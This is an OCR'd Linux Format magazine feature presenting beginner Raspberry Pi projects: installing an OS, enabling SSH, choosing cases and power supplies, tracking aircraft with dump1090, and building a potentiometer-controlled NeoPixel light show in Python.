
LINUX FORMAT

Projects

Get inspired – start building and making with a fistful of projects

ESSENTIAL Pi PROJECTS

It's Pi-time we got down to some steaming hot Raspberry Pi projects says **Jonni Bidwell**, who's brought along a whole selection for you to try...



HOW TO
- **Install a new OS**
- Fit a new case
- **Connect LEDs**
- Track air traffic
- **Analogue input**
- Machine learning
- **Use Arduino**

10 AMAZING PROJECTS TO TRY!

The diminutive computer that is the Raspberry Pi recently celebrated its 10th birthday. And the maker, tinkerer and hacker revolutions it has fomented show no signs of letting up. Luckily for you, neither does our desire to inspire you with the greatest Pi projects that you can try today. A whole 10 pages of them. Wowza!

We've got retro-gaming, media centres, high-fidelity audio systems... all sorts of things. Fans of electronics and pretty lights should delight in our enlightening LED deep-dive. And those wondering where to get started might enjoy our summary and OSes and simple guide to getting them up and running.

It's amazing what can be done with a few peripherals and no coding. We'll show you how a £40 investment can turn your Pi into an aircraft tracking system. One which grabs real-time ADS-B data and squawk codes from the skies above. And if you're willing to brave a little bit of programming, then the door is opened to all kinds of other projects. We'll also show you how easy it is to get Python talking to hardware, thanks to a rotary encoder project from our friends at Tom's Hardware.

The Pi 4 (and Pi 400 which we feature on page 50) are considerably more powerful than any of the other Pis that preceded them. Having up to 8GB RAM and a CPU that can be cranked up to 2GHz enables some really exciting projects to be undertaken. We'll show you how to get started in computer vision, using TensorFlow and OpenCV to build a simple device for image recognition. All you'll need is a camera, and the Pi Foundation offers two models, priced at around £5 and £50 for the High Quality model (including lens). So let's not tarry on this intro page any longer – makery is afoot!

Getting started

Learn to write SD cards. Then use your Raspberry Pi as a Linux desktop, a server or something entirely inconceivable.

The first step with your Raspberry Pi is to write out an SD card with an operating system on it. The official Raspberry Pi OS (formerly Raspbian) is the best place to start. It has its own lightweight desktop, dubbed Pixel, and out of the box it can do most tasks you'd expect from a desktop. The Pi Foundation provides its own cross-platform *Rpi-Imager* tool for downloading and writing a selection of OSes (see www.raspberrypi.com/software), but you can use anything you like including our favourite tool for the job, *Balena Etcher* (https://etcher.io).

Follow the instructions (*below*) to get the desktop edition Raspberry Pi OS written to an SD card (technically a microSD card unless you have an original model Pi). You can use this method to write out any of the other OSes we'll cover later. You could also do this from the command line using *dd* , but this approach isn't recommended for beginners since it's reasonably easy to write the image to the wrong device if one gets ones **/dev/sda** and **/dev/sdb** mixed up. They don't call it 'destroyer of disks' for nowt.

Insert your freshly baked SD card into the Pi. Connect a monitor, keyboard and mouse (cheap, wireless keyboard/touchpad combos are very useful). If you have an Ethernet connection plug that in too, if you like. Finally, plug in the power and cross your fingers. All going well you should see a satisfying boot sequence whizz by, and be presented with the Pixel desktop. If not, don't fret: check your cables, turn the monitor off and on. Turn everything off and on. Perhaps you don't have a beefy enough power supply (see *overleaf*), or perhaps the SD card didn't write right. At any rate, persevere.

The latest desktop versions of Raspberry Pi OS will automatically log you in, but if not the default username is `pi` and the password is `raspberry` . You'll probably want to get your wireless set up if you haven't already. Pi 3s, 4s and Zeros with W in the model number have wireless built-in, and you will be invited to configure it from the welcome wizard. You can use USB Wi-Fi modules on older model Pis (compatibility is generally good nowadays), but check first. First, you should complete the questions posed by the welcome wizard. You'll be asked to choose some locale settings. Finally, you'll be invited to update the software to catch any fixes since the image was released.

This modest little dialog welcomes you to the wonderful world of Raspberry Pi.

Raspberry Pi OS is straightforward to learn and comes with loads of great tools. The beginner *Thonny* IDE (integrated development environment) is ideal for your first Python projects, and if you want something more advanced it's easy to install Microsoft's *Visual Studio Code*. Speaking of Python, you can use that to interface with the special Pi edition of *Minecraft*. You'll also find *Wolfram Mathematica* for symbolic computation, and the Wolfram Language for querying its online knowledge engine using natural language.

WRITE AN IMAGE TO AN SD CARD

1 Download Rpi Imager

Download **Raspberry Pi Imager** from **www.raspberrypi.com/software**. There are Linux, Windows and macOS editions. Double-clicking the .deb file will install it on Debian-like flavours of Linux (including Ubuntu). Then find a suitable SD card (at least 8GB for a desktop OS; the GUI-free version of Raspberry Pi OS can fit on a 2GB card)

2 Find an OS image

Insert the SD card, check there's nothing important on it, and start *Rpi-imager* (which should have appeared in your Applications menu). If you're just getting started choose the Raspberry Pi OS (32-bit) option, or you'll find a 64-bit edition (for Pi 3 and above) and in the menu beneath. Alternatively, select Use Custom to supply your own image file.

3 Write the image

Select Choose Storage and choose the SD card. If you're writing Pi OS the Advanced options box lets you tweak additional options, such as Wi-Fi networks and SSH credentials (if you plan on running headless). Then hit Write and watch as the progress bar marches on. Make sure and use the Safely Unplug option before removing the SD card.

Security, inside and out

Configure the OS, set up remote access and then invest in some tiny walls and a roof for your Raspberry Pi project...

When you first boot the Pixel desktop you're asked to change the default password. You shouldn't just set it back to 'raspberry' because these credentials are highly public, so any malware downloaded could leverage them and turn your humble Pi against you. This is especially true if you enable remote access, as we're about to. This will enable you connect to your Pi from another machine over the SSH protocol, allowing for all kinds of remote operation and administration possibilities.

From the Applications menu (top-left) select Preferences, then Raspberry Pi Configuration. From here you can set hostnames, display settings... all sorts of things. Head to the Interfaces tab, which lets you enable remote login (and desktop via *VNC*) as well as various hardware buses such as I2C and SPI. Enable the SSH option, then next time you reboot you'll be able to connect from another Linux box with a simple:

```
$ ssh pi@192.168.x.y
```

replacing the IP address with that of your Pi, which you can find by opening a terminal (in the Accessories menu) and typing `ip a`. You can also find this address from your home router, or using a tool such as *nmap* to search your network for machines with open SSH:

```
$ sudo nmap -p22 192.168.0.*
```

These last two are helpful because losing track of your Pi's IP address and having to plug stuff in to discover it is frustrating. Most Linux distributions will also enable you to access it at **raspberrypi.local**, but this isn't very reliable if you have several Pis all configured with the default hostname on your network.

Once you're familiarised with the Pi and the Pixel desktop it's time to get down to doing some projects. For many of these, there's no real need for a desktop, or the burden of having to have a monitor and input devices attached. The desktop version of Raspberry Pi OS is pretty lightweight, but, unsurprisingly the Lite version is much smaller. Not only does this let your smaller capacity SD cards find a use, it also frees up precious resources and saves power.

You can set Raspberry Pi OS to start with *ssh* enabled by placing an empty file named **ssh** in its boot partition. Similarly, you can place a **wpa_supplicant.conf** file there to have Wi-Fi access. The command line *raspi-config* tool enables you to configure interfaces and GPU memory, so there's no need to plug in peripherals. See **www.raspberrypi.com/documentation/computers/configuration.html** for details.

USE A CASE TO KEEP THINGS TIDY

"The tiny Raspberry Pi is a minimalist's dream, but as anyone who's ever seen one in action will likely tell you, things can rapidly get messy."

Case closed.

The tiny Raspberry Pi is a minimalist's dream, but as anyone who's ever seen one in action will likely tell you, things can rapidly get messy. Whatever you're doing, you'll need a power supply (see box, *right*), then you'll want a display, some USB peripherals or maybe even a breadboard (with several more wires connected to it). A tidy desk and some considered cable management can go a long way here, but so too can the simple act of putting your Pi in a case. If nothing else, it can help to balance the torques and forces all those cables exert, possibly saving your Pi from tumbling off a desk.

The Argon case sure looks the space age part, and it's named after a noble gas.

One of the first Pi cases (and indeed Pi peripherals) to appear on the scene was Pimoroni's Pibow, a simple but effective layered construction. A variety of colour schemes are available, as well as the slimline "coupe" form factor. This is our favourite since it keeps the top side of the Pi exposed to accommodate heatsinks, HATs or USB hubs.


There are all kinds of cases available these days, including replicas of the cases used to house a pair of Pis (dubbed Astro Pis and laden with sensors) on a mission to the ISS in 2015. The real flight cases had to be engineered to withstand all kinds of shocks, electromagnetic bursts and temperature changes. As such they were engineered from aerospace-grade aluminium and only a handful were ever produced. Cost-wise, they worked out to about £3,000 a pop, but if you have access to a 3D printer you can print yourself a plastic replica for next to nothing. The Pi Foundation released the required object files under Creative Commons soon after lift-off.

More recently, Argon 40's (**https://argon40.com**) futuristic-looking range of cases have proven popular. They're made of aluminium too, but cost around one per cent of the Astro Pi figure. All that metal acts as a heatsink, and the latest offering (like the Pi 4 it's designed to inter) has an expansion board to accommodate an M.2 SATA SSD. Not only that, it breaks the HDMI ports out so that they're full size, and also includes an infrared sensor in case you want to control it, for example, with FLIRC via a remote control.

There's also a software-controlled fan that's supported by Raspberry Pi OS and a growing number of other Pi distros, providing effortless reactive cooling. The Pi is small but more than capable of generating a lot of heat. Try loading some running some live object recognition code on the Pi 4 and watch how quickly the temperature rises. You can query the sensor from the command line with:


```
$ vcgencmd measure_temp
```

Thermal throttling (where the Pi voluntarily underclocks itself) will kick in at around 60°C. If you have a display connected you'll see a yellow sun symbol in the top-right corner when this happens. If not there'll be warnings in the logs. And if things don't get cooler after that then the machine's survival instinct will take over and it'll shut itself down. Likewise, if the machine isn't getting enough power, you'll see a yellow lightning bolt in the top-left. Again, it will underclock itself to avoid logic errors and most Pis are pretty resilient around this. If, on the other hand, you see that thunderbolt and then the machine freezes, then get thee a new power source.



The Coupé Ninja is our favourite model of Pi Case. Now updated for Pi 4. Image credit: Pimoroni.

The Pi desktop can behave sluggishly under poor power or thermal conditions, but this can also be down to poor SD card performance. This is especially noticeable during I/O heavy operations like updating the system. Go on, treat yourself to a new SD card, unless you enjoy slow-moving progress bars. Alternatively, the *Imager* tool we used on the previous page makes easy work of setting up a hard drive (or USB stick) for booting on a Pi 4. This isn't supported out of the box on all models.



If you have an older Raspberry Pi 4 you'll need to do some extra work here in the shape of updating the Eeprom. But if you can see three black squares to the left of the HDMI logo then you're good to go. In fact, USB booting has been possible since the 1.2 editions of the Pi 2. It's just it hasn't really been that worthwhile to do it since the boot device will be hobbled by the slow USB2 ports on older devices. It's easy to find USB3 to SATA adapters, and a 2.5-inch SSD fits neatly underneath the Pi.

» I'VE GOT THE POWER

No matter what model of Pi you've got it's not going to be much use without a power source. The early models and the Pi Zero tend to be quite forgiving and will happily run off a standard USB socket (500mA) or a cheap USB power adapter.

The Pi 3 and 4 are much more power hungry, especially the latter, and both have official power adapters which you should use if you're in any doubt. Otherwise, a good 5V 2A supply should work for the Pi 3 (even with a few extra peripherals), and a 5.1V 3A supply will keep the Pi 4 happy. Some projects require even more power, and you should be careful about trying to supply this through the Pis 5V pins. LEDs, for example, can draw a few milliamps each, so if you have a long strip of them they should have their own power source.

For outdoor projects you can generally get away with standard USB power bank, but you might also want to investigate Lithium-Polymer (Li-Po) batteries, solar panels or a combination of the two. Lipo batteries usually operate at 3.7V, so some circuitry is required to step this up to 5V. Solar panels will produce highly volatile voltages (except when it's dark) so it's essential that these connect to your Pi via a controller or regulator. A hybrid arrangement, where the solar panels trickle charge a battery, which in turn powers the Pi via a solar controller and something like the Adafruit PowerBoost, will be the most reliable.

LEDs and landing strips

Discover how you can use your Raspberry Pi to scan the skies for flying craft, and light up your workspace with bright lights.

Look to the skies above and you might see any number of craft overhead. Aeroplanes, helicopters, drones, UFOs... there's all sorts. And if you have a clear line of sight (LoS) to a patch of sky, then with some not very expensive kit you can find out a little about your local air traffic, making those UFOs a little more identifiable.


Most air jurisdictions require aircraft using them to send periodic ADS-B (Automatic Dependent Surveillance-Broadcast) data. In the US the FAA is moving away from ground navigational aids (such as radar) in favour of ADS-B, because it's safer, cheaper and provides more information. It's also much more feasible for smaller aircraft, so you might spot a few of those. This data is sent unencrypted through the ether. So let's start sniffing.

You'll need an ADS-B receiver and an antenna. If you're in an urban area, you may want a 1,090MHz filter to get rid of urban electromagnetic noise (the Flight Aware stick we used has this filter built-in). We used a 5dB antenna to get started, which is a small step up from the entry-level models that tend to come bundled with the receiver. ADS-B signals are blocked out by walls, so you'll see more craft if the antenna is positioned close to a window. If you want to get serious, you can set everything up outside on the top of a hill with a very large antenna. Just watch out for lightning strikes.

We'll start by installing the required tooling, we'll need to compile the *dump1090* utility in a moment so we need some header files for various chipsets. The build tools were installed already on our clean install of the desktop OS, but they probably aren't in the Lite version:

```
$ sudo apt install build-essential debhelper librtlsdr-dev pkg-config libncurses5-dev libbladerf-dev libhackrf-dev liblimesuite-dev libsdl2-ttf-2.0-0
```

Skies over Bath were quiet this evening, but perhaps if we had a bigger antenna we would see more activity.



The next step is to clone the *dump1090* repository and begin the build:

```
$ git clone https://github.com/flightaware/dump1090.git
$ cd dump1090
$ make
```

This is quite a small program so the build won't take too long. You can speed this up, marginally, on quad core Pis by running `make -j3` instead. Or you could take a break and make a cup of tea anyway. Now plug in your receiver and antenna, if you haven't already, and run *dump1090* in interactive mode:

```
$ ./dump1090 --interactive
```

You should see a table appear in your console with various rows filled with data for nearby aircraft, including their altitude and flight number. If you don't see any data, consider moving closer to the outside. It's quite straightforward to plot this data on a map. In fact *dump1090* has a web application that does just this, we just need to activate it, and then use the simple Python webserver to serve the directory. This time run *dump1090* again, this time activating JSON output:

```
$ mkdir public_html/data
$ ./dump1090 --write-json public_html/data
```

Now open another terminal (this also all works remotely/headlessly, so start another SSH session in that case) and start the HTTP server:


```
$ cd ~/dump1090/public_html
$ python -m http.server
```

Now open up a browser (anywhere on your local network) and navigate to **http://192.168.x.y:8000** replacing the IP address as appropriate. You should see a map, and if you zoom in to your location you should see the aircraft within your antenna's earshot.

Pretty lights

The Raspberry Pi may be a great platform for learning, but one major thing it can't do out of the box is use analog electronic components. That leaves everything from analog joysticks to potentiometers off-limits by default, but fortunately adding an expensive chip solves the problem. The MCP3008 ADC (Analog to Digital Converter) is used to connect analog electronics to the Raspberry Pi's 40 GPIO pins, enabling you to use all kinds of additional components.

To show you how to take advantage of analog-to-digital conversion and how to make a fun light show, we've created a project that will read three potentiometers and use these dials to control the colour of an Adafruit NeoPixel. Here's how to create a colourful Raspberry Pi light show using analog input. We used a 12-pixel LED ring from Adafruit, but the idea applies anywhere. You'll also need a breadboard, three 10k potentiometers and a selection of jumper wires. You may



The circuit diagram looks nice and tidy, but in real life things will be much messier.

need to solder jumper wires to your LEDs or otherwise extend the connection to the breadboard.

We borrowed this project from Tom's Hardware. See **www.tomshardware.com/uk/how-to/raspberry-pi-light-show-analog-inputs** for the original.

Insert the MCP3008 into the breadboard so that the pins straddle the central cut out. The notch on the chip should face the short end of the breadboard. The 16 pins of the MCP3008 start with 1 in the bottom left corner, then we count along to 8 in the bottom right. Pin 9 is in the top right corner and finally pin 16 in the top left.

Connect the MCP3008 to the Raspberry Pi GPIO using the female-to-male jumper wires. First use the female-to-male wires to connect the 3.3V and GND pins to the + and - rails of the breadboard. Then use male-to-male wires to connect the rails to the MCP3008 pins for power and GND.

Jump around

Connect the MCP3008 to the Raspberry Pi using female-to-male jumper wires. Pin 10 on the MCP should connect to GPIO 08 on the Pi. Pin 11 goes to GPIO10. Pin 12 goes to GPIO 9 and Pin 13 to GPIO11. Insert the potentiometers and connect them to the MCP3008 using male-to-male jumper wires. They connect on pins 1, 2, and 3 which is easy. Solder three wires, or otherwise connect them, to the Adafruit NeoPixels. PWR, GND and In. PWR connects to the + rail on the breadboard, GND to the - rail. "IN" is connected to GPIO 18 on the Raspberry Pi.

We need to install the Python modules for NeoPixels:

```
$ sudo pip3 install rpi_ws281x adafruit-circuitpython-neopixel
```


And here's the code to get it going:

```
import board
import neopixel
from time import sleep
from gpiozero import MCP3008

r = MCP3008(channel=0)
g = MCP3008(channel=1)
b = MCP3008(channel=2)

pixels = neopixel.NeoPixel(board.D18,16)

while True:
    red = round(r.value * 255)
    green= round(g.value * 255)
    blue = round(b.value * 255)
    print(red,green,blue)
    for i in range(16):
        pixels[i] = (red, green, blue)
    sleep(0.1)
```

See the final pages for a glimpse at how this might be different on the Arduino.

START SCANNING THE SKIES

"ADS-B signals are blocked out by walls, so you'll see more craft if the antenna is positioned close to a window."




There, we have overcome the Pi's aversion to analogue electronics.

Pick an OS, any OS...

There's a smorgasbord of OSes of great purpose, and they long to be on your SD cards. Here's how to get them on there.

These days Raspberry Pi OS (formerly Raspbian) is the standard OS for Pis. But it wasn't quite always this way. In the very beginning Pidora, an experimental Fedora spin, was the leading effort, while Raspbian started off as a couple of hobbyists doing a mass rebuild of Debian. Things soon changed, and once "hard float" support was added to Raspbian (enabling it to use the Pi's floating point unit for a nifty speed boost) in 2012 it rapidly became a de facto standard. The following year the project was adopted by the Raspberry Pi Foundation, who hitherto had left the software side of things to the community.

Several other OSes appeared in the early Pi days, including RaspBMC (a port of the legendary *XBMC* Xbox Media Center) and a port of the unofficial Arch Linux for ARM devices. These generally built off distros' existing support for the ARMv6 architecture. As time went on new, more powerful Pis appeared although, to be frank, it took a fair old while until OSes appeared that could take advantage of the newer hardware. The Pi 3, introduced in 2016 was the first device to feature a 64-bit processor, but it wasn't until this year that 64-bit OSes for it became widely available.



